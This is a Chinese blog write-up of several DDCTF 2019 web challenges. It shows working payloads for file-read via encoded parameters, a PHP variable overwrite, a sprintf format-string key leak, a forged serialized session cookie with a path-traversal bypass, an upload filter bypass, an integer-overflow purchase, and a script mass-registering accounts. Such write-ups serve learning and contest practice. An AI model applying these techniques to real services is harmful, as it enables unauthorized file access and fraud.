
DDCTF2019 web-writeup

原创

Jenny_Zhx 于 2019-04-19 11:51:15 发布 506 收藏 1


文章标签： ddctf ctf writeup 编程

又是没有进入复赛的ctf
继续留下没有技术的泪水
希望下次再加油吧！




---

1 滴～


不安全 | 117.51.150.246/index.php?jpg=TmpZMlF6WXhOamN5UlRaQk56QTJOdz09

flag.jpg
flag.jpg

察觉到jpg=TmpZMlF6WXhOamN5UlRaQk56QTJOdz09有问题
发现加密形式是base64_encode(base64_encode(bin2hex($jpg))
解密得到是flag.jpg
以同样加密方式构造index.php


不安全 | 117.51.150.246/index.php?jpg=TmprMlJUWTBOalUzT0RKRk56QTJPRGN3

index.php
index.php


```
<html>
▶<head>…</head>
▼<body>
    "index.php"
    <br>
    "index.php"
    <br>
    <img src="data:image/gif;base64,PD9wa…bGU/DQogKg0KICovDQoNCj8+DQo="> == $0
  </body>
</html>
```

得到index.php源码
base64解密之后：

```php
<?php
/*
 * https://blog.csdn.net/FengBanLiuYun/article/details/80616607
 * Date: July 4,2018
 */
error_reporting(E_ALL || ~E_NOTICE);


header('content-type:text/html;charset=utf-8');
if(! isset($_GET['jpg']))
    header('Refresh:0;url=./index.php?jpg=TmpZMlF6WXhOamN5UlRaQk56QTJOdz09');
$file = hex2bin(base64_decode(base64_decode($_GET['jpg'])));
echo '<title>'.$_GET['jpg'].'</title>';
$file = preg_replace("/[^a-zA-Z0-9.]+/","", $file);
echo $file.'</br>';
$file = str_replace("config","!", $file);
echo $file.'</br>';
$txt = base64_encode(file_get_contents($file));

echo "<img src='data:image/gif;base64,".$txt."'></img>";
/*
 * Can you find the flag file?
 *
 */

?>
```

发现注释中有一个url提示：https://blog.csdn.net/FengBanLiuYun/article/details/80616607
这里有个比较坑的点…这篇文章不是真正的hint
我还看了很久…想着怎么绕过preg_replace
还是太naive了

这位老哥博客的访问量嗖嗖的增
评论也是特别的有趣



薛凯弗斯丶： 我替黄旭东祝滴滴越办越好 (5天前 #41楼) 11

Mr.Lee……： 买菜狂涨价 (3天前 #40楼) 0

雅鹿鹿鹿： 猜不出不要怀疑自己，是出题人漏了个点（替黄旭东祝滴滴越办越好 (5天前 #39楼) 0
查看回复(3)

dugdfuasgb： 祝你买菜必涨价 (3天前 #38楼) 1

qq_40580948： 惊了 (4天前 #37楼) 0

id_null： 来了来了还有这种事？走了走了 (4天前 #36楼) 0

江南小虫虫： 提黄旭东祝DD越办越好!! (4天前 #35楼) 0

hachp1： 出题人是真的zz (4天前 #34楼) 0

看到注释还有 Can you find the flag file?
猜测可能要找到的是一个文件
翻这个博主的博客发现提到文件的一篇文章
https://blog.csdn.net/FengBanLiuYun/article/details/80913909

以上面的加密方式构造practice.txt.swp
base64解密后得到：f1ag!ddctf.php

根据 Can you find the flag file?猜测这是一个文件名
从源码中可知config被过滤为!
所以构造文件名为：f1agconfigddctf.php
得到文件源码

```php
<?php
include('config.php');
$k = 'hello';
extract($_GET);
if(isset($uid))
{
    $content=trim(file_get_contents($k));
    if($uid==$content)
 {
  echo $flag;
 }
 else
 {
  echo'hello';
 }
}

?>
```

需要构造uid变量和k文件内容一致
这里是一个变量覆盖漏洞
构造uid=&k= 即可得到flag


其实这题有一部分应该是根据百度杯的一道CODE 50pt出的
有兴趣可以看看

2 web签到题

提示没有权限访问
查看源码 - 发现js/index.js

```
beforeSend: function (XMLHttpRequest) {
            XMLHttpRequest.setRequestHeader("didictf_username", "");
 },
```

bp抓包增加header头：didictf_username：admin



Name	Value
GET	/app/Auth.php HTTP/1.1
Host	117.51.158.44
User-Agent	Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; r...
Accept	text/html,application/xhtml+xml,application/...
Accept-Language	zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,e...
Connection	close
Upgrade-Insecure-R...	0
didictf_username	admin

```
HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Sun, 14 Apr 2019 09:28:01 GMT
Content-Type: application/json
Connection: close
Content-Length: 140

{"errMsg":"success","data":"\u60a8\u5f53\u524d\u5f53\u524d\u6743\u9650\
u4e3a\u7ba1\u7406\u5458----\u8bf7\u8bbf\u95ee:app\/fL2XID2i0Cdh.php"}
```

访问/app/fL2XID2i0Cdh.php
获得源码
其中察觉get_key函数

```
private function get_key() {
        //eancrykey  and flag under the folder
        $this->eancrykey =  file_get_contents('../config/key.txt');
    }
```


要想获得eancrykey

```
if(!empty($_POST["nickname"])) {
            $arr = array($_POST["nickname"],$this->eancrykey);
            $data = "Welcome my friend %s";
            foreach ($arr as $k => $v) {
                $data = sprintf($data,$v);
            }
            parent::response($data,"Welcome");
        }
```

代码审计可知需要设置cookie 步入session_read函数
并且POST传入nickname参数

可以发现如果POST方式传nickname=‘a’
此时arr=[‘a’,$this->eancrykey]
循环中执行sprintf(data,‘a’)
则data=‘welcome my friend a’
再次执行sprintf则不会传入eancrykey参数

若POST方式传nickname='%s'
执行sprintf(data,'%s')
则data='welcome my friend %s'
再次执行sprintf则传eancrykey参数入格式符%s输出



POST request to /app/Session.php

Type	Name	Value
Cookie	ddctf_id	a:4:{s:10:"session_id";s:32:"84e4...
Body	nickname	%s

```
HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Thu, 18 Apr 2019 12:32:58 GMT
Content-Type: application/json
Connection: close
Content-Length: 327

{"errMsg":"success","data":"\u60a8\u5f53\u524d\u5f53\u524d\u6743\u9650\
u4e3a\u7ba1\u7406\u5458----\u8bf7\u8bbf\u95ee:app\/fL2XID2i0Cdh.php"}{"
errMsg":"Welcome","data":"Welcome my friend
EzblrbNS"}{"errMsg":"sucess","data":"DiDI Welcome you Mozilla\/5.0
(Macintosh; Intel Mac OS X 10.13; rv:66.0) Gecko\/20100101
Firefox\/66.0"}
```

找到key之后还要去看如何利用
看到这里有文件包含漏洞

```
public function __destruct() {
    if(empty($this->path)) {
        exit();
    }else{
        $path = $this->sanitizepath($this->path);
        if(strlen($path) !== 18) {
            exit();
        }
        $this->response($data=file_get_contents($path),'Congratulations');
    }
    exit();
}
```

猜测敏感flag文件为：…/config/flag.txt(长度正好为18）

```
private function sanitizepath($path) {
    $path = trim($path);
    $path=str_replace('../','',$path);
    $path=str_replace('..\\','',$path);
    return $path;
}
```

path有过滤，构造…\\./config/flag.txt绕过


要去找调用__destruct的地方
__destruct构折函数在对象被销毁时被调用
unserialize函数将会自动调用对象__wakeup和__destruct函数
发现可利用函数

```
var $cookie_name                = 'ddctf_id';
$session = $_COOKIE[$this->cookie_name];
if(!isset($session)) {
            parent::response("session not found",'error');
            return FALSE;
        }
        $hash = substr($session,strlen($session)-32);
        $session = substr($session,0,strlen($session)-32);

        if($hash !== md5($this->eancrykey.$session)) {
            parent::response("the cookie data not match",'error');
            return FALSE;
        }
        $session = unserialize($session);
```

看到服务器端会检验cookie中ddctf_id参数中最后32位
检验其是否等于md5(this->eancrykey.$session)
this->eancrykey在上面已经获得
开始构造session

```
<?php
class Session{
 var $path='....\\/config/flag.txt';
}
$k=new Session();
echo serialize($k);
echo md5('EzblrbNS'.serialize($k));
?>
```

构造ddctf_id=O:7:“Session”:1:{s:4:“path”;s:21:"…/config/flag.txt";}4b5ba6958a9873f456c2928b64b0be4d




POST request to /app/Session.php

Type	Name	Value
Body	ddctf_id	O:7:"Session":1:{s:4:"path";s:21:"....
Body	nickname	%s

```
HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Sun, 14 Apr 2019 23:59:40 GMT
Content-Type: application/json
Connection: close
Content-Length: 220

{"errMsg":"success","data":"\u60a8\u5f53\u524d\u5f53\u524d\u6743\u9650\
u4e3a\u7ba1\u7406\u5458----\u8bf7\u8bbf\u95ee:app\/fL2XID2i0Cdh.php"}{"
errMsg":"Congratulations","data":"DDCTF{ddctf2019_G4uqwj6E_pHVlHIDDGdV8
qA2j}"}
```

得到flag！

####3 upload-IMG
上传照片之后发现提示需要包含phpinfo
写入phpinfo再次上传发现还是提示需要包含
发现它上传后网页会显示上传的照片
尝试下载后打开，和上传的图片比对后发现phpinfo被过滤了



```
361E914 C48FFC78 1AC6B8F8   . c[.a. ...x ...
55744EC AF0063F9 861FCABD   O rm.WD.. c.. ..
.9F85DA A4326EB5 D52DC760   >.. .....2n..-.`
A0B9F86 1AE5CCCF 2CFA8D9C   p.@.* .. ...,...
16CF6EE B5EC7451 703C8F4F   .7Vy$l....tQp<.O
3306B11 5B718CC0 CEA47F2A   .i.Z80k [q.... *
9D321D4 3C417170 0750D192   .......!.<Aqp P..
12AF4BA 28B8EE70 76BF0C34     X. *..(..pv. 4
E5C7A87 90283FF7 C807F5AE   (. 3^\z..(?.. ..
9A68536 7A5DB23A 1CAB940C   .L.....6z].: ..
26B6E8A 04340E4E 72691635   .. .rkn. 4 Nri 5
A1000A5 A293A0A1 00A28A29   C.Z:    ..... ..)
5147414 200A28A3 A5001451   :   E t    (..  Q
74A0028 A28E9400 0A28A314   E  QGJ (...   (.
3280014 51474140 051451D0     ..(.(  QGA@  Q.
0014514 50014514 50014514   P E P E P E P E
0014514 50014514 50014514   P E P E P E P E
0014514 50014514 50014514   P E P E P E P E
0014514 50014514 5007CAD4   P E P E P E P ..
.450014 51450014 51450014   QE  QE  QE  QE
.450014 51450014 51450014   QE  QE  QE  QE
.450014 51450014 51450014   QE  QE  QE  QE
.450014 51450014 51450014   QE  QE  QE  QE
.450014 51450014 51450014   QE  QE  QE  QE
.450014 51450014 51450014   QE  QE  QE  QE
.450014 51450014 5145007F   QE  QE  QE  QE
                            ..
```

```
 .Us.]... ....Vr
Vm[O....h~K._. .
.*h...k.. |l.Y..
 c.v -.....O.. x
 _. ./....... .$
.K.7.O...._.K ..
.  ..I.4....u..?g
... .#.#t.$. .Z.
..1 *mI......M;.
.   ..P...y.I\..1
...c..|.x.A..j .
1m....phpinfo()Q
E  QE  QE  QE  Q
E  QE  QE  QE  Q
E  QE  QE  QE  Q
E  QE  QE  QE  Q
E  QE  QE  QE  Q
E  QE  QE  QE  Q
E  QE  QE  QE  Q
E  QE  QE  QE  Q
E  QE  QE  QE  Q
E  QE  QE  QE  Q
E  QE  QE  QE  Q
E  QE  QE  QE  Q
E  QE  QE  QE  Q
E  ..<?php  phpi
nfo(); ?>
```


猜测是二次过滤
构造图片绕过二次过滤再次上传得到flag

---

4 大吉大利今晚吃鸡

题目提示要购买入门券并淘汰对手
购买提示余额不足
抓包更改金额小于2000的提示券的金额必须是2000
大于2000的即可更改成功
猜测是整数溢出

抓包更改金额，购买成功



```
GET /ctf/api/buy_ticket?ticket_price=4294967296 HTTP/1.1
Host: 117.51.147.155:5050
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:66.0)
Gecko/20100101 Firefox/66.0
Accept: application/json
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://117.51.147.155:5050/index.html
Connection: close
Cookie: user_name=12qw;
REVEL_SESSION=23bbd36ad03e110d0f4de718ed0a9f88
```

```
HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Thu, 18 Apr 2019 16:01:01 GMT
Content-Type: application/json
Content-Length: 163
Connection: close

{"code":200,"data":[{"bill_id":"67c84eb2-9309-48ad-91a8-66d8b70df6e7
","ticket_price":4294967296,"user_name":"12qw"}],"msg":"\u8d2d\u4e7
0\u95e8\u7968\u6210\u529f"}
```

进入游戏页面之后，可以看到用户的id和ticket值
点击移除对手需要输入id和ticket值
随便尝试注册一个用户获得两个值输入发现剩余对手-1
总共要移除100个对手
构造脚本

```
#coded by 某大佬
import requests

users = {}

def regist(name,pwd='aaaaaaaa'):
 url = 'http://117.51.147.155:5050/ctf/api/register?name=%s&password=%s'%(name,pwd)
 r = requests.get(url=url)
 cookies = r.cookies.get_dict()
 # cookies = requests.utils.dict_from_cookiejar(r.cookies)
 users[cookies['user_name']] = cookies['REVEL_SESSION']
 return cookies['user_name'],cookies['REVEL_SESSION']

def buyticket(name,session):
 url = 'http://117.51.147.155:5050/ctf/api/buy_ticket?ticket_price=4611686018427387904'
 header={'Cookie':'user_name=%s; REVEL_SESSION=%s'%(name,session),'Referer': 'http://117.51.147.155:5050/index.html'}
 r = requests.get(url=url,headers=header)

 bill_id = eval(r.text)['data'][0]['bill_id']#,requests.utils.dict_from_cookiejar(r.cookies)
 payticket(bill_id,name,session)

def payticket(bill_id,name,session):
 url = 'http://117.51.147.155:5050/ctf/api/pay_ticket?bill_id=%s'%(bill_id)
 header={'Cookie':'user_name=%s; REVEL_SESSION=%s'%(name,session),'Referer': 'http://117.51.147.155:5050/index.html'}
 r = requests.get(url=url,headers=header)
 myid = eval(r.text)["data"][0]["your_id"]
 ticket = eval(r.text)["data"][0]["your_ticket"]
 getflag(myid,ticket)

def getflag(id,ticket):
 url = 'http://117.51.147.155:5050/ctf/api/remove_robot?id=%s&ticket=%s'%(id,ticket)
 header={'Cookie':'user_name=%s; REVEL_SESSION=%s'.format(adminUser,adminSession),'Referer': 'http://117.51.147.155:5050/index.html'}
 r = requests.get(url=url,headers=header)
 print eval(r.text)

adminUser , adminSession = regist('getMyFlag11')
print adminUser,adminSession #important
buyticket(adminUser,adminSession)

for x in range(200,301):
 regist('newUser%s'%(x))
for n in users:
 if n != adminUser:
  buyticket(n,users[n])
```

脚本是一个大佬写的 如果不可以转载的话请大佬和我说
感谢大佬～


脚本需要运行多次，因为好像有一些用户注册了之后将会赋予重复id，重复id再被移除一次不算数

查看flag —— 登录脚本注册的adminUser账号
进入http://117.51.147.155:5050/index.html#/main/index

---

5 流量分析

wireshark打开流量包，导出http分组


Wireshark · 导出 · HTTP 对象列表

分组 ▲	主机名	内容类型	大小	文件名
1387	tools.jb51.net	text/html	25 kB	img_add_info
1622	up.imgapi.com	text/json	60 bytes	/
1782	up.imgapi.com	multipart/form-data	125 kB	/
1818	up.imgapi.com	json	505 bytes	/
1882	www.tietuku.com	text/html	17 kB	afa7ac337cb62768
1920	www.tietuku.com	text/html	1 bytes	?c=User&a=getmessnum
2020	www.tietuku.com	text/html	11 kB	upload
2146	www.tietuku.com	text/html	1 bytes	?c=User&a=getmessnum
2538	up.imgapi.com	text/json	60 bytes	/
4847	up.imgapi.com	multipart/form-data	1688 kB	/
4889	up.imgapi.com	json	505 bytes	/
5027	www.tietuku.com	text/html	17 kB	a7182e990267e564
5079	www.tietuku.com	text/html	1 bytes	?c=User&a=getmessnum
6420	i2.bvimg.com	image/png	966 kB	414e8ed1def77efas.png

